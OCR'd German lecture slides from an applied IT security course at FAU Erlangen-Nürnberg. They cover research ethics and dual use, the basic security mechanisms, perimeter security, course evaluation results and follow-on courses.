- Auch wenn Informatiker und Informatikerinnen nicht „direkt“ (wie in der Medizin) am Menschen arbeiten, existiert im Bereich IT-Sicherheit ein echtes Potential, Schäden zu verursachen!
- Problematisch:
  - Verantwortung für inhärente Unsicherheit bzw. Angreifbarkeit vieler IT-Systeme
  - Dual-Use-Charakter vieler IT-Systeme (Search and Rescue bzw. Search and Destroy)
  - Die langfristigen gesellschaftlichen Auswirkungen der Digitalisierung noch weitgehend unklar

Beispiele für ethische Leitlinien

Ethische Leitlinien der Gesellschaft für Informatik

IEEE/ACM Codes of Ethics



„contribute to society and human well-being“
„avoid harm to others“
„act legally, unless there is a compelling ethical basis not to do so“

Ethik in der IT-Sicherheitsforschung

Fragestellungen zur eigenen ethischen Orientierung:

- Welche Personen profitieren (am meisten) von der eigenen Forschung?
- Wie steht der gesellschaftliche Nutzen im Verhältnis zu den möglichen Schäden?
- Wie kann man das Schadensrisiko während der Experimente minimieren?
- Wie kann man die Forschungsresultate so publizieren, dass möglichst wenig Missbrauchspotential besteht?

Zusammenfassung

- Kapitel 6: Cybercrime
  - Lektion 1: Cyberkriminalität und Schadsoftware
  - Lektion 2: Bots, Botnetze und Botnet Tracking
  - Lektion 3: Schadsoftware-Gruselkabinett
  - Lektion 4: Die digitale Schattenwirtschaft
  - Lektion 5: Recht und Ethik der IT-Sicherheit

Angewandte IT-Sicherheit

Vorlesung im Wintersemester 2021/2022
Friedrich-Alexander-Universität Erlangen-Nürnberg

Felix Freiling

Zusammenfassung

Grundlegende Prinzipien

Quellen: Biskup, Kap. 6; Gollmann, Kap. 3

Prinzipielle IT-Sicherheitsmechanismen

- Redundanz
  - Ersatzteile, Notstromversorgung
  - Hinterlegung von Schlüsseln
  - Fehlertolerante Protokolle
- Isolation
  - Zugangskontrolle, Referenzmonitore
  - Physische Separierung
  - Unabhängige Datenleitungen, Firewalls, VPNs
- Ununterscheidbarkeit
  - Verschlüsselung
  - Verschleierung im Rauschen

Erläuterungen


- Redundanz A
  - Ersatzteile, Notstromversorgung
  - Hinterlegung von Schlüsseln
  - Fehlertolerante Protokolle
- Isolation I
  - Zugangskontrolle, Referenzmonitore
  - Physische Separierung, air gap
  - Unabhängige Datenleitungen, Firewalls, VPNs
- Ununterscheidbarkeit C
  - Verschlüsselung
  - Verschleierung im Rauschen

99,999 %


10^{-9}/h

diversitäre Redundanz

Dimensionen der IT-Sicherheit




Erläuterungen




Erläuterungen

- Zwei Dimensionen des Designraums für IT-Sicherheit:
  - Fokus der Security Policy
  - Ebene, auf der der Schutzmechanismus implementiert werden soll
- Man/Machine Scale: Unterschied zwischen komplexen User-orientierten Sicherheitsmechanismen und einfachen Ressourcenorientierten Mechanismen
  - mit entsprechenden Implikationen für den Sicherheitsnachweis

Umgehung von Annahmen



Erläuterungen



Erläuterungen

- „horizontale“ Perimetersicherheit ist schwierig zu erreichen
  - Systeme vs. Nachbarsysteme
- „vertikale“ Perimetersicherheit ist auch wichtig
  - „the layer below“, Schutzmechanismus, auf den andere Schichten aufbauen
  - Beispiele:
    - Recovery tools (gelöschte Dateien auf Platte, gelöschte Dateien aus Hauptspeicher)
    - Unix-Devices (direkter Zugriff auf Geräte)
    - Backups
    - Core dumps
- The layer above auch nicht vergessen

Besprechung Evaluation

Feld	2011	2012	2013	2014	2015	2016		2018		2019		2020		2021	
Vorlesung Fragebögen	9	14	29	20	31	21		44		19		30		12	
Vorlesung Gesamtnote	1,44	1,21	1,34	1,65	1,42	1,1		1,23		1,37		1,23		1,25	
						App	Einf	App	Einf	App	Einf	App	Einf	App	Einf
Übung Fragebögen	10	19	14	22	31	11	5	23	21	15	12	15	8	27	24
Übung Gesamtnote	2,1	1,95	1,93	1,68	1,74	1,55	1,4	1,3	1,52	1,73	1,58	1,8	1,38	1,48	1,75

... detaillierte Auswertung im StudOn ...

Ausblick: Vertiefung Bachelor

- Forensische Informatik (Sommersemester, 5 ECTS)
- Security and Privacy in Pervasive Computing (Wintersemester, 5 ECTS)
- Elektronische Signaturen (Wintersemester, 2,5 ECTS)
- Datenschutz und Compliance (Sommersemester, 2,5 ECTS)
- Multimedia Security (Wintersemester, 5 ECTS)
- Foundations of Cryptocurrencies (Sommer, 5 ECTS)

- in verschiedenen Kombinationen denkbar ...

- Hackerpraktikum (Wintersemester)

Master Vertiefung

Vier Säulen der Vertiefungsrichtungen	
Säule der theoretisch orientierten Vertiefungsrichtungen	**Säule der systemorientierten Vertiefungsrichtungen**
Theoretische Informatik Systemsimulation Diskrete Simulation	Rechnerarchitektur Verteilte Systeme und Betriebssysteme Kommunikationssysteme Hardware - Software Co-Design IT-Sicherheit
